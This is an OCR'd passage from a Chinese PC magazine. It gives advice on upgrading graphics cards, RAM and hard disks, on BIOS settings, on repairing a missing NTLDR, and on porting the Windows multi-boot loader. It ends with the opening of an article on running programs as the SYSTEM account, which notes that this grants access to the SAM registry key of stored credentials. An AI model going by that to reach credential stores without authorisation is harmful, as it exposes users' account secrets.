1300元～2000元的范围内，NVIDIA和ATi又展开了激烈的 杀，在这个价位内包括了GeForce6800LE、GeForce6800标准版、6800GT以及部分256MB显存容量的GeForce6600GT。ATi方面则以1999元的双256配置X800为主力X700PRO为辅，双256配置X800性价比相当高，但X700PRO实际出货又很少，所以难于购买。

要最新还是要最适合?

对各位玩家来说，升级到适合自己的显卡才是最重要的，这个适合并不只是适合你的价位,还要适合你现在用的主板。

对于众多的板载显卡又没有带AGP口的用户来说，升级显卡的选择很少，只有几款显卡可以选择，最多也只能选影驰基于NV44A核心的6200PCI版，但是局限于PCI总线的速度，希望有多好的效果是不可能的，如果你真的想玩游戏最好还是换块主板实在。

对于现在还在用815、845等只支持AGP4X的用户来说，GeForce TI4200等TI系列显卡是个好的选择，不过现在市场上要找一块新的不太容易，二手是个不错的选择，还有就是用GeForce5XXX系列和Radeon9550，因为这些显卡同时支持4X和8X两个规格，不过性能还是比8X的时候稍差一

些。

对于865、NF2以上支持8X的主板来说，选择余地就大了，可以按照自己的经济能力来选择不同价位的显卡，不过不需要选太好的，因为主板已经显得有点老迈了，性能并不能得到完全的发挥，和Radeon9550和GeForce6200A最为搭配。

如果你的平台支持PCI-E，那就恭喜你了，可以选择现在最具性价比的GeForce6600GT，Radeon X800也是个不错的选择，当然并不是说其他的就不好，只是性价比不高而已。

还有就是因为现在显卡的耗电惊人，AGP 8X已经不能提供足够的电，厂商都在右上角设计了辅助电源接口，虽然这个接口不接电显卡也能顺利点亮，但进入系统后就会提示显卡供电不足，自动降低频率。如果你接了电，但在游戏的时候还是要提示供电不足，那你就该换一个大功率电源了。

我们该怎么做?

换显卡，驱动程序有讲究！

在你的新显卡买回来后，安装之前最好先卸载以前安装的驱动，ATi和nVIDIA的驱动是不能通用的，即使是同一个公司的芯片以前的驱动也并不适用于新的显卡，用旧驱动新的特性会体现不出来的，但是也不是最新的就最好，笔者曾经遇到过装了新的通过了WHQL驱动后极品飞车8不能运行的情况。一款适合的驱动，应该是在你所选的显卡芯片上市后半年左右推出的，这个时候的驱动已经差不多把硬件的性能完全发挥出来了，最好选择通过了WHQL的，在兼容性和稳定性都有一定的保证。还要注意更新你的主板AGP驱动以适应新显卡的需要。


驱动装好后就要进行驱动的设置了，设置好了才能把显卡的能力完全体现出来。

nVIDIA：nVIDIA的官方驱动设置有些复杂又没有足够地说明各选项的功能，而且为了避免误操作而隐藏了一些设置，比如超频等等，所以我不太喜欢用官方的设置，我现在一般都在使用nVHardPageSE汉化版来设置，该软件在设置上更直观，当你用鼠标指向设置项的时候会有比较详细的说明。这里我们主要针对3D显示效果需要更改的进行说明，



其他默认就可以了。首先是垂直同步，这里nVIDIA默认是开启的，一般建议关闭，不然将受到刷新率的限制，而降低性能。对于3D平滑处理也就是全屏抗锯齿，是对画面的优化，就要更要用你的显卡来设置了，GeForce5XXX系列以上可以根据实际需要开2X或以上，以下的还是不要开的好，开了严重影响速度。各向异性过滤相对于全屏抗锯齿来说，开启各向异性过滤对游戏的性能影响则没那么大，拥有中档显卡的用户大可以打开这项设置，不过效果也没有全屏抗锯齿那么明显，一般来说可以选择自动，也就是由应用程序控制。三线过滤同上，不过效果要比各向异性过滤看来明显一些。nVHardPageSE里面还有很有用的设置，控制面板设置里面可以解锁被官方屏蔽的选项，如超频，AGP设置，Direct3D的刷新率页等。而分辨率设置里可以固定在某分辨率下的刷新率，官方的那个只针对Direct3D，而这个对OpenGL也能支持。

ATi：在设置前，我们首先要确定是对Direct3D还是OpenGL进行设定，对谁进行设定就要在“3D设置”下点选相应的选项。接着我们看3D选项卡上方的性能滑杆，它可拖



动，共有高性能、性能、均衡、质量、优化质量5个级别。而且在拖动性能滑杆时，在选项卡中央会有这一级别的具体设置介绍，包括抗拒齿、分辨率、各向异性过滤、纹理、垂直同步等几乎所有的可设置的3D选项，对于初级用户的调整极为方便。一般来说不论Direct3D还是 OpenGL游戏，Radeon9200及其以下显卡都应该选择均衡或性能这两个级别，Radeon9500及其以上显卡可以使用均衡或质量这两个级别，只有Radeon9800PRO或Radeon9800XT我们才推荐在条件允许时尝试一下优化质量这个级别的快感，毕竟此时已经4倍抗锯齿、16倍各向异性过滤了。

主板设置对显卡性能的影响也很大

开启694X的AGP 4X功能


前面说过某些版本的694X对AGP 4X的支持能力不佳。VIA为此发布了一个小补丁(downloads.viaarena.com/drivers/others/viaagp4xon.zip)。在安装这个补丁前，笔者建议您先安装最新的VIA 4 in 1驱动程序，并升级主板BIOS。

一些关于显卡升级的BIOS项目

FastWrite

位置：Advanced Chipset Setup

作用：可以让显卡的性能提升5%左右，但如果主板对此支持不佳，可能会导致玩游戏时无故跳出或系统崩溃等问题。您可以通过BIOS或PowerStrip(更改时候记得将先把Read-Only前的勾剔除）关闭或开启它。



AGP Aperture

位置：Advanced Chipset Setup

作用：这个选项调节显卡的占用显存分配量，一般不要改动，但您如果发现玩游戏死机，可以尝试将该值调大。

AGP Rate

位置：Advanced Chipset Setup

作用：这个选项用于调节AGP速率，通常所说AGP 4X和AGP 8X后的数字就是速率。当您的显卡出现不稳定时，您可以将AGP速率降低，如果仍不能解决问题才关闭Fast Write (AGP Rate同样可以用PowerStrip调节)。

显示卡设置方面，不是会有一些小工具出现，或者是一些著名工具的新版本也能给我们带来不小的帮助。所以可以经常关注一下驱动之家网站(http://www.mydrivers.com)，在“显示优化程序下载”栏目中说不定就有惊喜。




标有内存各项参数的标签




内存条上的PSD芯片




内存条背面






BGA封装的内存条颗粒



TSOP封装的内存条颗粒

内存篇



多大的内存才合适?

对大多数人来说，增加内存容量是升级时必不可缺项目，但究竟该加多大的内存呢?

要解答这个问题只能从应用和硬件下手。假如您还在使用SD-RAM内存，那么笔者建议您尽量选择256MB一条的内存条，因为储存密度过大的SD-RAM内存条很容易与老主板不兼容。另外，假如您的电脑已经有了512MB的内存，那么再升就没意义了。毕竟512MB的内存已经够用，而且仍在用SD-RAM的电脑不会再有下次升级机会了，现在添得越多，以后升级就赔得越多。

对于使用DDR的电脑：如果您估计半年后要大换血，那么内存同样是升到512MB就够了。但是，如果您打算让现在的电脑再贡献1～2年，那么内存还是尽量升大点吧（1GB），因为到明年的这个时候，DDR就会像现在的SD-RAM一样奇货可居。

内存升级策略

SD-RAM：应该说现在仍有不少电脑用着SD-RAM。与大容量硬盘一样，目前升级SD-RAM内存时遇到的最大问题仍是容量限制，最典型的案例就是256MB的SD-RAM开机"变身"128MB。这种问题的发生与芯片组不支持大容量内存颗粒有关，和BIOS无关，也就是说您无法通过升级BIOS来解决此问题。那么，什么样的芯片组不支持大容量内存颗粒呢?这里有个分界线——VIA693A和Intel 810（不包括后期的810E），它们之后的芯片组就不会对内存颗粒有限制。如果您的主板正使用那些对内存颗粒有限制的主板，那么您在升级内存时就只能选择使用16MB颗粒的产品了（如使用16颗内存颗粒的256MB内存条，那么每个颗粒的容量就是16MB）。补充一下，Intel 815和845S芯片组对内存条比较挑，所以笔者建议您尽量避免在基于这两种芯片组的主板中安装2条以上的双Bank内存条，否则容易死机。

另外，上述方法同样适用于笔记本电脑的升级。

DDR：与SD-RAM相比，DDR的升级要方便许多，但问题仍然不少。

"为什么我装了DDR 400内存条，但实际上却工作在DDR 333

呢？”

这种现象大多出现在Intel的芯片组上，因Intel对内存异步似乎比较“反感”，他们规定只有使用200MHz FSB时，内存才能工作在DDR400模式。

400MHz FSB：DDR266

533MHz FSB：DDR333

800MHz FSB：DDR400

当然，有的基于Intel芯片组的主板也提供了内存异步功能，但这种功能一般无法在非超频状态下开启。这时您可以将CPU小超一点（记得AGP/PCI锁频），激活内存异步，从而让内存工作在DDR 400下。

小贴士

如何计算Bank数量？


Bank数量是内存条的重要参数之一。以往人们总认为双面条是双Bank，单面条是单Bank，这种看法并不正确。

我们知道单条内存条的位宽是64位（定值）。假设一条256MB的内存条有16颗芯片，那么单颗芯片的位宽就是4位。这时用单颗芯片的位宽X颗粒数量，即4X16，如果得数为64则是单Bank内存条，得128则是双Bank内存条。很明显，拥有16颗内存芯片的256MB内存条为单Bank条，但它却是我们平时所说的“双面条”。

双通道的问题

双通道也是一个难缠的家伙，很多人都发现在添加内存条后，双通道死活都不出来……865PE和nForce2是两款典型的双通道芯片组，这里拿它们说事吧！


实现双通道主要有几个要素：一是相同容量的内存条，二是相同品牌和规格的内存条。一般第一条在升级时比较容易做到，但第二个条就有些麻烦了，毕竟从购机到升级中间都有一个时间跨度。为此，我们测试了一些nForce2和865PE主板，发现nForce2比较宽松，只要同容量和同规格（速度和颗粒数量）的内存条就可组双通道，对内存条和内存颗粒的品牌倒没什么要求（用华邦颗粒的内存条除外），只要不是杂牌就可以了。



支持双通道内存的主板

865PE就比较麻烦了，基本上只有同容量、同品牌和同规格的内存条才能组双通道。当然，有时您也可以试试运气，在BIOS中手动设置内存参数，强迫主板打开双通道，但此时那些五花八门的“PAT”又可能会自动关闭，真是鱼和熊掌不可兼得……也有芯片组厂商的双通道技术做得比较到家，如SiS，基本上任意两条内存就可组双通道。

与nForce2和865PE的双通道相比，Athlon64集成的内存控制器则比较差。目前的Socket939主板都有两组双通道内存插槽（共4根），但实际上其中只有一组能正常支持双通道。另一组只要插上内存条，双通道很可能会立刻关闭，不管您插的是同品牌的内存条，还是同规格的内存条，甚至是与原有内存条一模一样的内存条，通通不行。这还是在Venice核心的Athlon64上测得的结果，如果换成Winchester，双通道会让内存条立刻降频到DDR 333，更别说另一组内存条了。当然，笔者不排除这是主板在其中作梗，但Athlon64对双通道内存兼容性确实较差，这点在升级时必须留意。



我们该怎么做？

如何确定双通道已开启

方法1：目前的主板都具备双通道检测功能，当双通道开启后，开机画面会有相应提示

方法2：CPU-Z也提供了双通道检测功能。当双通道开启后，您可以在“内存”选项卡中看到提示





内存的升级经验

1.尽量用单Bank的内存条进行升级，比较保险。

2.慎选512MB的SD-RAM。


3.假如您新加的内存条比原有的内存条快，请记得先将BIOS中的内存参数按最慢的那根内存设置。待开机成功后，再逐渐调快。

4.如果遇到电脑无法检测到新插入的内存条，请在BIOS找找“Auto Detect PCI/DIMM Clock”之类的选项。如果没有这样的选项，清一下BIOS。






硬盘内部的盘片与磁头



IDE to SATA的转接卡



IDE to SATA的扩展卡




常见的IDE硬盘接口



新兴的SATA硬盘接口

硬盘篇



双硬盘，立新不废旧

随着BT等应用的兴起，加装一块大硬盘已成为不少电脑玩家的选择。同时，升级时淘汰的旧硬盘也能以"第二硬盘"的形式继续发挥余热。那么，如何安装双硬盘才能使他们的性能最大化呢？

要安装双硬盘，则首先要有安装新设备的空间。这点对于组装机不会有什么问题，但品牌机就不一定了，因为很多小型品牌机的机箱根本没有第二个硬盘位，要装新硬盘还得换机箱。另一个值得注意的问题就是电源功率，如果您用的电源的功率没有300W（品牌机的电源可放宽到250W，奔腾3级别品牌机的电源可放宽到200W），那么最好别考虑双硬盘。

为了能发挥出新硬盘的速度优势，您在安装时应尽量把它与老设备分开，如新硬盘单独接在IDE1或SATA口上，而老硬盘和光驱则接在IDE2上。又或者新硬盘和光驱接在IDE1上（新硬盘做主盘，光驱做从盘），而老硬盘则单独在IDE2上做主盘。总而言之，笔者建议您不要将新、老硬盘接在一起（如果您发现电脑中的刻录机经常刻坏盘，那么也可以考虑将其单独接在另一个IDE口上）。

另外，一些具备特殊BIOS的主板（如品牌机）可能会要求您使用Cable Select的方式连接硬盘。这种连接方式不同于传统的连接方式，因为该方式不依靠跳线设置决定硬盘和光驱的主/从关系，而是通过硬盘和光驱在数据线上的位置自动设定两者的主/从方式。如果您发现某个电脑在升级硬盘或光驱后无法安装操作系统，那么请考虑使用Cable Select方式连接硬盘和光驱，具体连接方式请参照说明书。当然，Cable Select也是一种不错的连接方式，如果您正被硬盘和光驱的主/从设置困扰，那么也可以考虑Cable Select：

1. 将光驱和硬盘均设置成Cable Select

2. 由于硬盘是传统意义上的"主"设备，因此您要将其连接到数据线的"短口"，而通常作为"从"设备的光驱则连接在"长口"。如果某根数据线上只有一个IDE设备，那么请将其连接至"短口"上。



IDE硬盘数据线

小贴士

由于目前的BIOS都有比较完善的硬盘的设置，我们可以在“设备管理”中，找到新添的硬盘或光驱，双击打开，再点“设置”，在其中的“DMA”选项上打个钩，再按提示重启就行了。



注意：为了便于用户升级，一些SATA硬盘会同时提供传统的D型电源接口新型的SATA硬盘专用电源接口，切勿将两者都连上电源，以免烧毁硬盘！另外，您在购买SATA硬盘时还需考虑新硬盘的电源接口与电源的匹配问题，因为老电源不会提供SATA硬盘的专用接口，这时您可以考虑花几元钱买一个转接线。

正确开启NCQ

NCQ是近来硬盘界炒得很响的技术，他可以轻松提升硬盘的性能。但俗话说"好事多磨"，开启NCQ同样需要您"折腾"一翻……

如欲打开NCQ，您的主板和硬盘都必须支持该功能，缺一不可。不过，有些硬盘虽然支持NCQ，但却默认关闭（如日立7K80），您还要通过硬盘厂商提供的软件开启该功能。解决硬盘的问题后，接下来就到主板了。您首先要到主板BIOS中关于硬盘设置的部分（如Integrated Peripherals），然后找到SATA Mode，接着把选项改成ACHI。保存，退出，您就可享受NCQ带来的快感了。当然，装完操作系统后，千万别忘记安装相应的驱动程序。

On-Chip Primary PCI IDE	[Enabled]
On-Chip Secondary PCI IDE	[Enabled]
SATA RAID/AHCI Mode	[RAID]

芯片组的SATA模式

ICH5

Compatible Mode：此模式将SATA硬盘端口映射到并口IDE通道的相应端口，兼容性好，通常适用于DOS/Win98/WinME/NT/Linux和Ghost系统。

Enhanced Mode：此模式则让SATA硬盘使用独立的，不与原PATA设备冲突，但仅适用于Win2000/XP/2003系统。

VT8237

VT8237的SATA设置比ICH5简单。假如您想在VT8237上安装SATA硬盘，那么只需在BIOS中设置SATA is Pri IDE就可以了。不过，在VT83237上安装SATA硬盘前，笔者建议您最好先升级BIOS，并且安装最新的Hyperion 4-IN-1和RAID驱动程序，同时谨慎在VT8237上混用SATA和PATA硬盘。

SiS 96x

SiS的SATA硬盘模式比较特殊，因为他的SATA功能其实是通过集成SiS 180实现的（相当于外接的SATA控制器），因此使用起来非常简单，不需考虑"映射"问题，但在安装操作系统时需要加载RAID驱动程序。

另外，SATA硬盘虽无主从之分，但是如果您想让SATA和IDE设备共存，那么还得注意硬盘所占的端口不要和其他设备冲突了。目前主板的SATA映射大多与相应的IED接口对应（如SATA1映射到IDE1）。比如主板的SATA1接口上接有硬盘，那么IDE1通常就无法再接其他硬盘或光驱了（或者只工作在Slave模式下的硬盘或光驱）。

我们该怎么做?

突破大容量的限制

随着硬盘技术的不断发展，硬盘容量也是越来越大，但大容量硬盘也会给升级带来无限烦恼，因为不少旧BIOS根本就认不出它们……

32GB容量限制

这种限制存在于2000年以前的主板，一般刷新BIOS就可以解决问题，实在没有新BIOS，硬盘上的跳线也可以帮您解决问题。当然，不建议您在这些主板上安装容量在80GB以上的硬盘。

目前希捷和易拓等几个品牌的硬盘都有一个破解容量限制的跳线（希捷叫“Limit capacity of 32GB”，易拓叫“2GB/32GB容量夹”）。正确设置这些跳线后，开机时BIOS就会把硬盘容量识别成32GB。那么剩下的容量就白白不要了？当然不是。安装Windows XP，用其自带的分区工具分区（全部选NTFS格式，C盘不要大于8GB）即可解决。

再破137GB容量限制

在以往2GB和32GB容量限制时，您还可以用DiskMan和PQMAGIC等软件直接对硬盘分区，从而解决问题。不过，当硬盘容量超过137GB后，那些分区软件就无能为力了，因为此时还需要BIOS支持48位寻址。如果BIOS不对此提供支持，那么即使您用分区软件对硬盘成功分区，日后用起来也是问题多多。

48位寻址问题主要来自BIOS，并且这些有问题的BIOS还有一个分界线，那就是它们一般出现在奔腾3、Socket423和早期的K7主板上，新主板不会有此问题。因此，假如您想购买大容量硬盘，请您先向主板厂商查询自己的主板对大容量硬盘的支持情况，然后再决定是购买120GB或以下容量的硬盘，还是冒险走下一步……

既然137GB的容量限制问题来自BIOS，如果有软件能破解这个限制就好了。BIOS Patcher就是这样的BIOS修改工具，他可以破解BIOS对137GB容量的限制，但目前只支持award bios。下载地址：http://rom.by/Award/patcher/bp-4rc71.rar。假设您的主板BIOS文件名是1.bin，那么您在纯DOS下输入命令：bp 1.bin，然后把这个文件刷回主板，一切就搞定了（事先注意备份BIOS）。

另一种方法和上一节讲的方法相似，但此时只能安装Windows XP（因为只能用NTFS格式，C盘同样不要大于8GB），而且必须是集成SP2的Windows XP（或者是包含SP4的Windows 2000），并且记得安装IDE驱动程序。装完操作系统后，建议您不要急着往137GB以后的空间装有用数据，最好先用大小在1GB以上（如一张DVD光盘的全部数据）的数据块把这些空间填满，然后删除，接着再填满……重复几次，待确认无问题后，再往里面装有用数据。

CF [ZT01]

■软件 DIY

NTLDR，揭开 Windows XP启动的秘密

★★★★

本文可以帮你学到

- 了解 NTLDR 文件的作用
- 解决 NTLDR 丢失导致的启动故障
- 巧用 NTLDR 的多引导功能

吃过晚饭后，小菜打开电脑，准备夜里加班把领导交办的论文尽快写好打出来，打开电脑后却傻眼了，系统启动时提示“NTLDR is missing，Press any key to restart”，重启后按F8想启动到安全模式，却没有任何反应，仍然是同样的提示！现在连安全模式都进不了，想修复也没办法呀，记得以前有位朋友也遇到过这个问题，是重装系统解决的，但现在系统分区中的一些数据也没来得及备份，而且重装系统再安装相关软件是相当麻烦的事情。难道只有重装系统才能解决吗？有没有更好的方法呢？小菜赶快给大嘴打电话，五分钟后大嘴赶到。

只见大嘴把一张 Windows XP 安装光盘放入光驱，用光盘引导系统，当提示“要用恢复控制台修复 Windows XP 安装，请按 R”时(见图1)，按一下“R”键继续，当提示选择要修复的系统时，按“1”键并输入管理员密码进入了“故障恢复控制台”，在控制台命令行中输入“copy f:\i386\ntldr c:\”后回车(不含引号，假设光驱盘符是F)，重启系统后成功启动系统。




图 1

给小菜恢复好系统后，大嘴又简单地给小菜介绍了NTLDR的功能：这是典型的NTLDR文件丢失故障，NTLDR是基于NT内核的 Windows 2000/XP/2003 操作系统启动的核心文件，它在进入系统后就不再被使用，因此很容易被误删除，导致这种故障，当然，如果是NTLDR文件被破坏的话，你得先用“attrib c:\ntldr -s -h -r”取消其系统、只读、隐藏的文件属性，然后再使用复制命令覆盖原来的文件。了解NTLDR对解决系统启动故障是非常有用的，另外它的多系统启动功能也非常实用，可以方便地移植到其他的系统或设备上，这些知识和应用，等你明天给领导交了论文后再告诉你吧。果然不出所料，第二天中午一下班，小菜就去找大嘴请教昨天没有讲完的NTLDR的故事。

Windows XP 启动的秘密

1.谁告诉我们NTLDR丢了

当我们按下电源开关后，电脑开始启动，硬件自检通过后，BIOS会引导电脑并读取硬盘的MBR主引导记录，然后将硬盘引导分区中的引导扇区代码读入内存，同时把控制权交给该代码，引导扇区代码则会从引导分区根目录中读取NTLDR文件，并将控制权移交给它。如果这时引导扇区代码没有在根目录中发现NTLDR文件或NTLDR文件遭到破坏，就会在屏幕上显示NTLDR丢失的信息，也就是小菜遇到的故障了。

2.NTLDR 需要接管的工作

NTLDR接管系统引导控制权后，要做的事情还有很多。首先它会从根目录中读取Boot.ini文件和BOOTFONT.BIN文件(为NTLDR的中文信息提供字体支持)，根据Boot.ini文件中的配置显示出多系统引导菜单（当然前提是安装了多系统），并根据用户的选择来调入对应操作系统的启动代码，如果用户选择启动 Windows 9x，NTLDR会读取BOOTSECT.DOS文件(Windows 9x系统引导扇区文件)，并将控制权交给BOOTSECT.DOS文件。当用户选择启动 Windows XP 系统时，NTLDR将会调用NTDETECT.COM文件来获取基本的硬件信息，并加载NTOSKRNL.EXE和HAL.DLL，读取注册表键值决定加载哪些设备驱动程序，然后把控制权传递给NTOSKRNL.EXE。至此，NTLDR 的使命结束，接下来会由NTOSKNRL.EXE负责继续启动 Windows XP。

火速链接

Boot.ini文件的格式及相关应用请参考本刊2005年第16期的《多重系统，你听谁的》。

如果在显示多系统引导菜单时按下F8键，NTLDR就会显示出系统高级启动菜单(见图2)，让你选择以“安全模式”、“调试模式”或者“最后一次正确的配置”等模式启动。当然，




图 2

如果Boot.ini文件中只有一个启动项或者其中的timeout值设为0时，NTLDR将不再显示多系统引导菜单而直接启动默认系统，这时你想打开系统高级启动菜单的话，那就得在Windows XP系统刚启动时就迅速按下F8键才行。

大嘴提示：系统默认情况下，引导分区根目录中的NTLDR以及其他相关文件是看不见的，你需要在资源管理器中单击"工具"菜单中的"文件夹选项"，在"查看"选项卡中取消"隐藏受保护的操作系统文件"的勾选，并选中下面的"显示所有文件和文件夹"选项才能看到这些文件。

可高不可低，NTLDR 的版本兼容性

NTLDR 文件具有向下兼容的特性：高版本系统的NTLDR能够启动低版本系统，也就是说Windows 2003兼容Windows XP/2000，Windows XP兼容Windows 2000，反过来，低版本系统的NTLDR却不能启动高版本系统。如果你已经安装了一个高版本的操作系统，然后又安装了一个低版本的操作系统，就会导致高版本操作系统无法进入的"经典"故障，这就是Windows多系统安装必须按照先低后高原则的原因。当然，解决方面也很简单，用高版本系统安装光盘启动"故障恢复控制台"，用光盘中高版本的NTLDR和NTDETECT.COM替换掉系统中的低版本文件即可。

火速链接

除了"故障恢复控制台"外，还可以参考本刊2005年第15期的《安装多系统，我偏不先来后到》。

移植 NTLDR 的多系统引导功能

NTLDR的多系统引导功能非常实用，不仅可以用来启动各版本的Windows系统，而且可以自由挂接启动GRUB、LILO等其他类型的系统引导器，如果你想让Windows 9x系统或者U盘具备多系统引导功能，但又不想再安装Windows 2000/XP/2003的话，我们也有其他的办法来实现。

1.移植到Windows 98

首先从Windows 2003安装光盘(因为2003系统具有最高的兼容性)I386目录中复制bootfont.bin、ntdetect.com、ntldr三个文件到C盘根目录下。然后从Windows 2000(必须是2000)安装光盘中的I386目录中复制Winnt.exe和dosnet.inf两个文件到C盘根目录。重新启动系统进入纯DOS模式，转到C盘根目录，输入命令"Winnt.exe /a"后回车，这时屏幕上会提示出一些信息，不必管它，只管按回车键，直到再按回车键屏幕显示没有变化了，这时直接按Ctrl+Alt+Del组合键重新启动系统就可以看到多系统引导菜单了。

2.移植到闪存盘或移动硬盘

这个移植就比较简单了，首先下载本刊2005年第18期《将Windows装进你的闪盘里》一文中的"tools.rar"压缩包（http://www.newhua.com/cfan/200518/tools.rar），将其中的"NTBOOT.EXE"文件解压到D盘根目录，打开命令行窗口，转到D盘后运行"ntboot j:"(盘符J应替换为你的闪存盘或移动硬盘分区盘符)，然后再将bootfont.bin、ntdetect.com、ntldr、boot.ini四个文件复制到闪存盘或移动硬盘分区根目录即可，当然，你还需要根据需要对boot.ini文件作相应的修改。

禁止系统崩溃时自动重启

Windows XP SP2以前版本的操作系统在崩溃时会自动重启电脑，这时用户很难发现和判断出系统故障类型，而从Windows XP SP2开始，NTLDR新增了一个特性，允许用户设置是否自动重启电脑。在系统启动时按下F8键，在高级启动菜单中可以看到"系统崩溃时禁止自动重启"选项，启用这个选项后，Windows在启动过程中如果发生致命错误，将以显示蓝屏信息取代自动重启，这样我们就可以直观地了解到是系统出现了问题，而不会因为电脑总是自动重启而莫名其妙。另外，我们也可以在系统属性中来关闭自动重启设置，在系统属性窗口中单击"高级"标签，然后在"启动和故障恢复"栏中单击"设置"按钮，在弹出对话框中取消"自动重新启动"选项(见图3)的勾选，最后单击"确定"按钮即可。



图 3

CF [YY01]

以 SYSTEM 账户运行程序

三种方法，让程序拥有“特工”身份

★★★

■盆盆 @diyinside.com

SYSTEM 账户是系统中一个非常特殊的账户，其享有的权力甚至凌驾于管理员账户，就好像系统中的“特工”身份。可能有读者朋友感到困惑，为什么在“用户账户”控制面板里找不到这个账户？其实在我们输入用户名、密码登录系统前，SYSTEM 账户就已经存在于系统上。不信？在“资源管理器”中右击任意文件后选择“属性”，在“安全”选项卡中就能找到这个神秘的账户了(见图 1)。



图 1

小提示

要查看文件的权限，则该硬盘分区的文件系统必须为 NTFS，且系统必须是 Windows 2000/XP 专业版，同时在“文件夹选项”中去除了“使用简单文件共享”的勾选。

很多操作系统的组件，例如 SMSS、winlogon 等，还有系统中的服务，都是以 SYSTEM 身份来运行的(见图 2)。SYSTEM 账户是一柄双刃剑，不仅是病毒和黑客工具的兵家必争之地，如果利用得好，也可以成为系统管理员手中的“屠龙宝刀”。不少系统资源只有 SYSTEM 账户才有权限访问，例如[HKEY_LOCAL_MACHINE\SAM]注册表项和 C:\System Volume Information 文件夹。如果能够获得 SYSTEM 权限，就可以访问这些原本只向 SYSTEM 账户“特供”的系统资源。




图 2

